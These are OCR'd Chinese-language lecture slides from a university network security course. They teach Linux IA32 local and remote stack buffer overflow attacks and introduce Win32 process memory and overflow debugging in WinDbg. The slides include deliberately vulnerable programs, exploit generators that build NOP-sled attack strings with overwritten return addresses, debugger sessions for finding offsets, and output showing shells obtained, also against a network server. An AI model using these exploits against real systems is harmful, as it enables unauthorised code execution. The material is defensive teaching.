
- 由于buffer[32]只有32字节，无法容纳shellcode，因此shellcode只能放在largebuf中偏移32之后的某个位置。该位置取决于smash_smallbuf的返回地址与buffer的首地址的距离，这需要通过gdb调试目标进程而确定。


```
gcc -fno-stack-protector -z execstack -o lvictim ../src/lvictim.c
gdb lvictim
(gdb) disas smash_smallbuf
    Dump of assembler code for function smash_smallbuf:
       0x0804851b <+0>:      push   %ebp
       ......
       0x08048590 <+117>:    call   0x80483d0 <strcpy@plt>
       ……
       0x0804859a <+127>:    ret
    End of assembler dump.
(gdb) b *(smash_smallbuf + 0)
Breakpoint 1 at 0x804851b
(gdb) b *(smash_smallbuf + 117)
Breakpoint 2 at 0x8048590
(gdb) b *(smash_smallbuf + 127)
Breakpoint 3 at 0x804859a
```

```
(gdb) r
......
(gdb) x/x $esp
0xbfffea8c:      0x080486e4
(gdb) c
......
(gdb) x/x $esp
0xbfffea40:      0xbfffea5c
(gdb) p/x 0xbfffea8c - 0xbfffea5c
$1 = 0x30
```

- 由此可知，应该在largebuf+48处放置攻击代码的跳转地址，shellcode必须放在largebuf+48+4= largebuf+52之后的位置。为了让攻击串适用于较大一些的缓冲区，将其放在largebuf – (strlen(shellcode) -1) 开始的位置。

图9-1 攻击小缓冲区的攻击串



- 以下代码(***lexploit.c***)构造针对小缓冲区的攻击串。

```
// You should change the value of iOffset by debug the victim process.
#define SMALL_BUFFER_START 0xbfffef2c
#define ATTACK_BUFF_LEN 1024
void ShellCodeSmashSmallBuf() {
        char attackStr[ATTACK_BUFF_LEN];
        unsigned long *ps;
        FILE *badfile;
        memset(attackStr, 0x90, ATTACK_BUFF_LEN);
        strcpy(attackStr + (ATTACK_BUFF_LEN - strlen(shellcode) - 1), shellcode);
        ps = (unsigned long *)(attackStr+48);
        *(ps) = SMALL_BUFFER_START + 0x100;
        attackStr[ATTACK_BUFF_LEN-1] = 0;
        badfile = fopen("./SmashSmallBuf.bin", "w");
        fwrite(attackStr, strlen(attackStr), 1, badfile);
        fclose(badfile);
}
```


- 依次编译和运行lexploit.c和lvictim.c，将获得一个shell。

```
$  gcc -o lexploit ../src/lexploit.c
$  ./lexploit
    SmashSmallBuf():
        Length of attackStr=1023 RETURN=0xbffff02c.
$  gcc -fno-stack-protector –zexecstack -o lvictim ../src/lvictim.c
$  ./lvictim
    Smash a small buffer with 1024 bytes.
    $
```

- 若无法攻击成功，则需要调整SMALL_BUFFER_START的值。

9.3.2 大缓冲区的本地溢出攻击

- 如果被攻击的缓冲区足于容纳shellcode，则可以将shellcode放在缓冲区中。考虑以下的函数：


```
void smash_largebuf(char * largebuf)
{
   char buffer[512];
   FILE *badfile;
   badfile = fopen("./SmashLargeBuf.bin", "r");
   fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
   fclose(badfile);
   largebuf[LARGE_BUFF_LEN]=0;
   printf("Smash a large buffer with %d bytes.\n\n",strlen(largebuf));
   strcpy(buffer, largebuf); // smash it and get a shell.
}
```



```
main(int argc, char * argv[])
{
   char attackStr[LARGE_BUFF_LEN+1];
   smash_largebuf(attackStr);
}
```

- 目标缓冲区有512字节，而获得shell的shellcode不到100字节，因此可以按图9-2的方式组织攻击串，其中，N=512-strlen(shellcode)。
- 关键在于通过调试目标进程确定缓冲区的**起始地址和返回地址在攻击串的位置OFF_SET**。

图9-2 攻击大缓冲区的攻击串



缓冲区的起始地址和返回地址在攻击串的位置OFF_SET

```
gcc -fno-stack-protector -z execstack -o lvictim ../src/lvictim.c
gdb lvictim
……
disas smash_largebuf
……
(gdb) b *(smash_largebuf + 0)
Breakpoint 1 at 0x804859b
(gdb) b *(smash_largebuf + 123)
Breakpoint 2 at 0x8048616
(gdb) b *(smash_largebuf + 133)
Breakpoint 3 at 0x8048620
(gdb) disp/i $pc
```

```
(gdb) r
……
1: x/i $pc
=>      0x804859b     <smash_largebuf>:
        push   %ebp
(gdb) x/x $esp
0xbfffea8c:          0x080486e4
(gdb) c
……
1: x/i $pc
=> 0x8048616 <smash_largebuf+123>:
   call   0x80483d0 <strcpy@plt>
(gdb) x/x $esp
0xbfffe860:          0xbfffe87c
(gdb) p 0xbfffea8c - 0xbfffe87c
$1 = 528
```

- 以下代码(*lexploit.c*)构造针对大缓冲区的攻击串。

```
#define OFF_SET 528
#define LARGE_BUFFER_START 0xbfffe87c
void ShellCodeSmashLargeBuf()
{
        char attackStr[ATTACK_BUFF_LEN];
        unsigned long *ps, ulReturn;
        FILE *badfile;
        memset(attackStr, 0x90, ATTACK_BUFF_LEN);
        strcpy(attackStr + (LBUFF_LEN - strlen(shellcode) - 1), shellcode);
        memset(attackStr+strlen(attackStr), 0x90, 1);
        ps = (unsigned long *)(attackStr+OFF_SET);
        *(ps) = LARGE_BUFFER_START+0x100;
        attackStr[ATTACK_BUFF_LEN - 1] = 0;
        printf("\nSmashLargeBuf():\n\tLength of attackStr=%d RETURN=%p.\n",
            strlen(attackStr), (void *)(*(ps)));
        badfile = fopen("./SmashLargeBuf.bin", "w");
        fwrite(attackStr, strlen(attackStr), 1, badfile);
        fclose(badfile);
}
```


- 依次编译和运行lexploit.c和lvictim.c，将获得一个shell。

```
gcc -o lexploit ../src/lexploit.c
./lexploit
    SmashLargeBuf():
        Length of attackStr=1023 RETURN=0xbfffee4c.
gcc -fno-stack-protector -z execstack -o lvictim ../src/lvictim.c
./lvictim
    Smash a large buffer with 1024 bytes.
$
```


9.3.3 对实际系统的本地溢出攻击

- 现代操作系统采用了地址随机化技术，缓冲区的起始地址是会动态变化的，必须在攻击串中放置足够多的NOP，以使得RET的取值范围足够大，才能猜测一个正确的RET。而图9-2所示的NOP个数不会超过缓冲区的大小，RET的取值范围很小，不适合攻击现代操作系统。
- 因此，进行实际攻击时，一般将shellcode放置在攻击串的最末端，并且在攻击串中放置很多的NOP，能达到几万甚至几兆字节，即使是这样，也不能保证每次都能攻击成功。

- 打开地址随机化机制

  sudo sysctl -w kernel.randomize_va_space=2
- 有漏洞的代码如下：

```
#define ATTACK_LEN 1024*1024*2
void smash_realbuf()
{
    char hugebuf[ATTACK_LEN+1];
    FILE *badfile;
    badfile = fopen("./SmashRealBuf.bin", "r");
    fread(hugebuf, sizeof(char), ATTACK_LEN, badfile);
    fclose(badfile);
    hugebuf[ATTACK_LEN]=0;
    smash_it((char *)hugebuf);
}
void smash_it(char * buf)
{
    char buffer[32];
    printf("(%d bytes) smash (%d bytes) addr=%p.\n\n",strlen(buf), sizeof(buffer), buffer);
    strcpy(buffer, buf);   // smash it and get a shell.
}
```


缓冲区的起始地址和返回地址在攻击串的位置OFF_SET

```
gcc -fno-stack-protector -z execstack -o lvictim ../src/lvictim.c
gdb lvictim
……
disas disas smash_it
……
(gdb) b *(smash_it + 0)
Breakpoint 1 at 0x8048621
(gdb) b *(smash_it + 52)
Breakpoint 2 at 0x8048655
(gdb) disp/i $pc
```

```
(gdb) r
……
1: x/i $pc
=> 0x8048621 <smash_it>:    push %ebp
(gdb) x/x $esp
0xbfdfea6c:        0x080486bb
(gdb) c
……
1: x/i $pc
=> 0x8048655 <smash_it+52>:call 0x80483d0 <strcpy@plt>
(gdb) x/x $esp
0xbfdfea30:        0xbfdfea40
(gdb) p 0xbfdfea6c - 0xbfdfea40
$1 = 44
```


- 以下代码(*lexploit.c*)构造针对缓冲区的巨大攻击串，进行实际的攻击。

```
#define ATTACK_BUFF_LEN 1024
#define ATTACK_LEN ATTACK_BUFF_LEN*ATTACK_BUFF_LEN*2
void ShellCodeForRealWorld()
{
    char attackStr[ATTACK_LEN];
    unsigned long *ps;
    unsigned long ulReturn=0xbfdfef30 + 0x100;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_LEN);
    strcpy(attackStr + (ATTACK_LEN - strlen(shellcode) - 1), shellcode);
    ulReturn = 0xbfdfea40 + 0x1000;
    ps = (unsigned long *)(attackStr+44);
    *(ps) = ulReturn;
    attackStr[ATTACK_LEN - 1] = 0;
    printf("\nSmashRealBuf():\n\tLength of attackStr=%d RETURN=%p.\n",strlen(attackStr), (void *)ulReturn);
    badfile = fopen("./SmashRealBuf.bin", "w");
    i = fwrite(attackStr, 1, strlen(attackStr), badfile);
    fclose(badfile);
}
```


依次编译和运行lexploit.c和lvictim.c，将以一定的概率获得一个shell。

```
$ ./lvictim
Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf8139f0.
Segmentation fault (core dumped)

$ ./lvictim
Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbfb5f550.
Segmentation fault (core dumped)

$ ./lvictim
Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf90d030.
Segmentation fault (core dumped)
```

```
$ ./lvictim
Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf87ea50.
Segmentation fault (core dumped)

$ ./lvictim
Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf6b4410.

Segmentation fault (core dumped)
$ ./lvictim
Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbfd44a40.

$ exit
```


9.4 Linux IA32 远程攻击

- 从另一台主机(通过网络)发起的攻击称为远程攻击。远程攻击的原理与本地攻击是相同的，只不过攻击代码通过网络发送过来，而不是在本地通过文件或环境传送过来。
- 程序vServer.c从网络中接收数据包，然后复制到缓冲区，其中存在缓冲区溢出漏洞。

例程：vServer.c

```
#define SMALL_BUFF_LEN 64
void overflow(char Lbuffer[])
{
   char smallbuf[SMALL_BUFF_LEN];
   strcpy(smallbuf, Lbuffer);
}
int main(int argc, char *argv[])
{
   int listenfd = 0, connfd = 0;
   struct sockaddr_in serv_addr;
   int sockfd = 0, n = 0;
   char recvBuff[1024];
   if(argc<2){
      printf("Usage: %s <listening port number>.\n", argv[0]); return 1;
   }
```



```
listenfd = socket(AF_INET, SOCK_STREAM, 0);
  memset(&serv_addr, '0', sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
  serv_addr.sin_port = htons(atoi(argv[1]));
  bind(listenfd, (struct sockaddr*)&serv_addr, sizeof(serv_addr));
  listen(listenfd, 10);
  printf("OK: %s is listening on TCP:%d\n", argv[0], atoi(argv[1]));
 while(1)  {
    connfd = accept(listenfd, (struct sockaddr*)NULL, NULL);
                    if(connfd==-1) continue;
    if((n = read(connfd, recvBuff, sizeof(recvBuff)-1)) > 0){
       recvBuff[n] = 0;
       printf("Received %d bytes from client.\n", strlen(recvBuff));
       overflow(recvBuff);
    }
    close(connfd);
    sleep(1);    } }
```


- **gcc -fno-stack-protector -z execstack -o vServer ../src/vServer.c**
- 对其进行调试可知，smallbuf的起始地址与返回地址的距离为0x4c=**76**字节。因此，在攻击串的偏移76放置4字节的返回地址，shellcode放在攻击串的最末端。
- rexploit.c能实现溢出攻击，并在被攻击端获得一个shell。rexploit.c的核心函数如下：

```
void GetAttackBuff() {
      unsigned long *ps;
      memset(Lbuffer, 0x90, LARGE_BUFF_LEN);
      strcpy(Lbuffer + (LARGE_BUFF_LEN - strlen(shellcode) - 10),
            shellcode);
      ps = (unsigned long *)(Lbuffer+76);
      *(ps) = RETURN+0x100;
      Lbuffer[LARGE_BUFF_LEN - 1] = 0;
   printf("The length of attack string is %d\n\tReturn address=0x%x\n",
         strlen(Lbuffer),*(ps));
}
```


- 在虚拟机(假设其IP地址为10.0.2.15)的一个终端编译并运行vServer.c，结果为：

```
$ gcc -fno-stack-protector -z execstack -o vServer ../src/vServer.c
$ ./vServer 5060
    OK: ./vServer is listening on TCP:5060
```

- 在虚拟机的另一个终端编译并运行rexploit.c，结果为：

```
$ gcc -o rexploit ../src/rexploit.c
$ ./rexploit 10.0.2.15 5060
    The length of attack string is 1014
          Return address=0xbffff020
```


- 这时，在虚拟机上可以看到vServer被溢出并执行了一个shell：

```
$ ./vServer 5060
OK: ./vServer is listening on TCP:5060
Received 1014 bytes from client.
$
```

- 由此可见，远程攻击也成功了。应该说明的是，缓冲区溢出攻击的效果取决于shellcode自身的功能。如果想获得更好的攻击效果，则需编写功能更强的shellcode，这要求编写者对系统功能调用有更全面深入的了解，并具备精深的软件设计技巧。

谢谢！

(2020秋季，网络安全，编号：COMP6216P)

第10章
Windows32系统的缓冲区溢出攻击

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

Windows系统的缓冲区溢出攻击

- Windows系统是目前应用最广泛的桌面操作系统，对其入侵能获得巨大的利益，因而其安全漏洞及利用技术是黑客最乐意研究的。Windows系统是闭源软件，在没有源代码的情况下很难获得该系统全面而准确的信息，而这些信息对于漏洞攻击是至关重要。因此，要成功攻破Windows系统，难度很大。
- Linux和Windows系统的缓冲溢出原理相同：用超过缓冲区容量的数据写缓冲区，从而覆盖缓冲区之外的存储空间(高地址空间)，破坏进程的数据。由于函数的返回地址一般位于缓冲区的上方，返回地址也是可以改写的，这样就可控制进程的执行流程。

实验环境：Windows 2003 SP2

编译器：Visual studio 2008 (CL 15.00 for 80x86)

调试器：WinDbg 6.12

10.1 Win32的进程映像

- 了解内存中的进程映像是进行攻击的基础，例程mem_distribute.c用于观察进程的内存映像。
- 查看源代码：
  ..\src\mem_distribute.c
- 编译并运行该例程：
  cl ..\src\mem_distribute.c
  ......
  /out:mem_distribute.exe
  mem_distribute.obj
  mem_distribute.exe

mem_distribute.c的源代码

```
int fun1(int a, int b) { return a+b; }
int fun2(int a, int b) { return a*b; }
int fun3(int a) { return a*10; }
int x=10, y, z=20;
int main (int argc, char *argv[])
{ char buff[64]; int a=5,b,c=6; char buff02[64];
 printf("(.text)address of\n\tfun1=%p\n\tfun2=%p\n\tmain=%p\n", fun1, fun2, main);
 printf("(.data inited Global variable)address of\n\tx(inited)=%p\n\tz(inited)=%p\n", &x, &z);
 printf("(.bss uninited Global variable)address of\n\ty(uninit)=%p\n\n", &y);
 printf("(stack)address of\n\targc =%p\n\targv =%p\n\targv[0]=%p\n", &argc, &argv, argv[0]);
 printf("(Local variable)address of\n\tbuff[64]=%p\n\tbuff02[64]=%p\n", buff, buff02);
 printf("(Local variable)address of\n\ta(inited) =%p\n\tb(uninit) =%p\n\tc(inited) =%p\n\n", &a, &b, &c); return 0; }
```


注意：你观察到的实际结果与虚拟机环境有关，但总体态势不会有不同

(.text)address of
  fun1=00401000
  fun2=0040100B
  main=00401017

(.data inited Global variable)address of
  x(inited)=00406030
  z(inited)=00406034

(.bss uninited Global variable)address of
  y(uninit)=00406BF4

(stack)address of
  argc =0012FF**88**
  argv =0012FF**8C**
  argv[0]=00410EC8

(Local variable)address of vulnbuff[64]=0012FF34

(Local variable)address of
  a(inited) =0012FF**7C**
  b(uninit) =0012FF**78**
  c(inited) =0012FF**74**

Win32进程映像的特点

- Win32进程的内存分布呈现与Linux IA32进程类似的内存分布，也分成代码、变量、堆栈区等。具有以下特点：

1)**可执行代码**fun1,fun2,main存放在内存的**低地址**端，且按照源代码中的顺序从低地址到高地址排列（先定义的函数的代码存放在内存的低地址）。

2)全局变量(x, y, z)也存放**内存低地址端**，位于可执行代码之上(起始地址高于可执行代码的地址)。初始化的全局变量存放在低地址，而未初始化的全局变量位于高地址。

Win32进程映像的特点

3)局部变量位于**堆栈的低地址区**(0x0012 FFxx)：字符串变量虽然先定义，但是其起始地址小于其他变量，最后进栈；其它变量从低地址到高地址依次逆序（先定义的放在高地址，类似于栈的push操作）存放。

4)函数的入口参数的地址(0x0012 FFxx)位于**堆栈的高地址区**，位于函数局部变量之上。

Win32进程映像

- 由3)和4)可以推断出，栈底(最高地址)位于0x0012FFFC，环境变量和局部变量处于进程的栈区。进一步的分析知道，函数的返回地址也位于进程的栈区。
- 整体上看，Win32进程的内存映像上分成3大块：
  - **0x7CXX XXXX**: 动态链接库的映射区，比如kernel32.dll, ntdll.dll
  - **0x0040 0000:** 可执行程序的代码段及数据段
  - **0x0012 FFFC:** 堆栈区

Win32进程映像

			高地址
0x7CXX-XXXX		动态链接库的映射区 比如kernel32.dll,ntdll.dll	
		空白区	
		高地址	
.bss	global	未初始化全局变量	
.data	global	初始化的全局变量	
	main		
	fun2		
0x00401000	fun1	**低地址**	
0x0012FFFC		(堆栈的) 高地址	
0x0012FF8C	argv	main的参数的地址 即命令行参数的地址	
0x0012FF88	argc		
	local	局部变量	
		(堆栈的)低地址	低地址

Windows7及后续版本使用了地址随机化

- **注：**该程序(mem_distribute.c)在Windows7下的运行结果每次都不同，这就说明了Windows7对进程的地址空间使用了**地址随机化机制**，使得进程的地址空间每次运行均不同。
- 进一步的测试表明，Windows7动态链接库的加载基址不随进程的运行次数改变，然而，如果重新启动操作系统，则动态链接库的加载基址也会变化。

数据段

- 进程有三种数据段：**.text**、.data 、.bss 。
- **.text(文本区)**：任何尝试对该区的写操作会导致段违法出错。文本区存放了**程序的代码**，包括main函数和其他子函数。
- **.data 和 .bss** 都是可写的。它们保存全局变量，.data段包含已初始化的静态变量，而.bss包含未初始化的数据。

栈的信息

- 函数调用时所建立的栈帧包含了下面的信息：
  1) **函数的返回地址。**IA32的返回地址都是存放在被调用函数的栈帧里。
  2) **调用函数的栈帧信息**，即栈顶和栈底(最高地址)。
  3) **为函数的局部变量分配的空间。**
  4) **为被调用函数的参数分配的空间。**
- **返回地址**位于高地址，局部变量位于底地址，因此对字符串的操作有**可能覆盖返回地址**。

10.2 Win32缓冲区溢出流程

- 为了改写被调用函数的**返回地址**，必须确定返回地址与缓冲区起始地址的距离(也称为偏移，常用**OFF_SET**表示)。这就需要对可执行文件进行调试和追踪。
- 例程2: overflow.c

```
char largebuff[] ="012345678901234567890123456789ABCDEFGH";  //28 bytes
void foo()
{
   char smallbuff[16];
   strcpy (smallbuff, largebuff);
}
int main (void)
{    foo();}
```


overflow

- 例程overflow.c有一个缓冲区溢出漏洞。编译并执行该程序：
  cl ..\src\overflow.c
  /out:overflow.exe
  overflow.obj
  overflow.exe
- 软件运行出错，系统弹出一个窗口，结果如图10-1所示。

运行错误的提示窗口





图10-1 进程运行错误的提示窗口

WinDbg

- 系统提示overflow.exe已停止工作。为了找到错误的根源，必须调试overflow.exe。
- 为了对Windows的进程进行调试，需要选择合适的调试和反汇编工具。著名的第三方工具有IDA、ollydbg、softICE等。这些工具提供了友好的界面和强大的功能，读者可以根据个人偏好选用。
- 这里选用微软公司为其设备驱动开发套件(Windows Driver Kit)配套的WinDbg。

WinDbg的主窗口






图10-2 打开可执行文件





图10-3 WinDbg的command窗口



- 反汇编main函数，在command的命令行输入：u main，则显示如下信息：
  - 0:000> **u main**
  - *** WARNING: Unable to verify checksum for image00400000
  - *** ERROR: Module load completed but symbols could not be loaded for image00400000
  - *** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\system32\kernel32.dll -
  - **Couldn't resolve error at 'main'**
- WinDbg提示找不到符号main。这是因为默认编译C程序并不会输出符号文件。

- 为了便于调试程序，用/Fd /Zi选项重新编译overflow.c，以输出符号表文件(*.pdb)。

```
cl /FD /Zi ..\src\overflow.c
/out:overflow.exe
/debug
overflow.obj
dir overflow.*
2014-12-13  08:48       112,640 overflow.exe
2014-12-13  08:48       554,424 overflow.ilk
2014-12-13  08:48         3,247 overflow.obj
2014-12-13  08:48       838,656 overflow.pdb
```

- overflow.pdb就是符号表文件。启动WinDbg，在File菜单中选Open Executable打开overflow.exe，WinDbg打开默认的command窗口。

- 在command的命令行输入：u main，则显示汇编代码如下：

```
0:000> u main
*** WARNING: Unable to verify checksum for overflow.exe
overflow!main [c:\work\ns\win32code\overflow.c @ 13]:
00401050 55          push   ebp
00401051 8bec        mov    ebp,esp
00401053 e8adffffff  call overflow!ILT+0(_foo) (00401005)
00401058 33c0        xor    eax,eax
0040105a 5d          pop    ebp
0040105b c3          ret
0:000> u 00401005
overflow!ILT+0(_foo):
00401005 e916000000    jmp    overflow!foo (00401020)
```


- 反汇编函数foo：

```
0:000> u foo L12
overflow!foo [c:\work\ns\win32code\overflow.c @ 8]:
00401020 55          push   ebp
00401021 8bec        mov    ebp,esp
00401023 83ec14      sub    esp,14h
00401026 a120b04100 mov eax,dword ptr [overflow!__security_cookie (0041b020)]
0040102b 33c5        xor    eax,ebp
0040102d 8945fc      mov    dword ptr [ebp-4],eax
00401030 6800b04100  push   offset overflow!largebuff (0041b000)
00401035 8d45ec      lea    eax,[ebp-14h]
00401038 50          push   eax
00401039 e832000000  call   overflow!strcpy (00401070)
0040103e 83c408      add    esp,8
00401041 8b4dfc      mov    ecx,dword ptr [ebp-4]
00401044 33cd        xor    ecx,ebp
00401046 e81d010000  call   overflow!__security_check_cookie (00401168)
0040104b 8be5        mov    esp,ebp
0040104d 5d          pop    ebp
0040104e c3          ret
```


Alt-7 打开Disassembly窗口




图10-4 反汇编窗口

在函数的入口、strcpy调用点和函数的返回点用**bp**命令设置3个断点。设置断点后，反汇编窗口中的相应行用红色背景突出显示。




图10-5 反汇编窗口

- 在command窗口输入g，或按F5，启动调试。进程执行到第一个断点(foo的第一条语句)，并在command窗口中显示当前指令及寄存器的值：

  0:000> g

  Breakpoint 0 hit

  eax=00373008 ebx=7ffd9000 ecx=00000001 edx=7c95845c esi=00000000 edi=00000000

  eip=00401020 **esp=0012ff74** ebp=0012ff78 iopl=0 nv up ei pl zr na pe nc

  cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246

  overflow!foo:

  00401020 55 push ebp

  0:000> dd esp

  0012ff74 00401058 0012ffc0 004012e2 00000001

- 记录下esp的值：该地址的内存（堆栈）保存了foo的返回地址。
- 用dd esp命令显示堆栈的值为**00401058**，该地址是函数main第4条汇编指令的地址，而main的第3条汇编指令为call overflow!ILT+0(_foo) (**00401005**)。
- 在反汇编窗口中可以看到地址为00401005的汇编指令为jmp overflow!foo (00871020)，如图10-6所示。
- 这样就验证了esp指向的栈保存的是函数foo的返回地址。


```
Disassembly - C:\Work\ns\win32Code\bin\overflow.exe - WinDbg:6..
Offset: 0040105a                                   Previous  Next
overflow!main:
00401050 55              push    ebp
00401051 8bec            mov     ebp,esp
00401053 e8adffffff      call    overflow!ILT+0(_foo) (00401005)
00401058 33c0            xor     eax,eax
0040105a 5d              pop     ebp
0040105b c3              ret
0040105c cc              int     3
0040105d cc              int     3
0040105e cc              int     3
```

```
Disassembly - C:\Work\ns\win32Code\bin\overflow.exe - WinDbg:6..
Offset: 00401005                                   Previous  Next
00401002 cc              int     3
overflow!__ImageBase <PERF> (overflow+0x1003):
00401003 cc              int     3
overflow!__ImageBase <PERF> (overflow+0x1004):
00401004 cc              int     3
overflow!ILT+0(_foo):
00401005 e916000000      jmp     overflow!foo (00401020)
overflow!ILT+5(_main):
0040100a e941000000      jmp     overflow!main (00401050)
0040100f cc              int     3
```

图10-6 esp等于存放返回地址的栈指针

- 按F5执行到下一个断点，观察执行strcpy之前esp寄存器的值。

  0:000> dd esp

  0012ff54 **0012ff5c** 0041b000 00402b40 3c85029b

  ......

  0:000> da 0041b000

  0041b000 "0123456789012345678 9ABCDEFGH"

- 可见smallbuf的起始地址**B=0012ff5c**，largebuf的起始地址=0041b000。返回地址与smallbuf的起始地址的距离=**A-B=0x18=24**。因此，可以推测返回地址被覆盖为largebuf偏移24开始的4个字符“EFGH”。以下命令的结果也证实了这点。

  0:000> da 0041b000+0x18

  0041b014 "EFGH"

- 按F5继续执行，在命令窗口的输出为

  0:000> g

  ......

  ntdll!KiFastSystemCallRet:

  7c95845c c3 ret

  0:000> g

  ^ No runnable debuggees error in 'g'

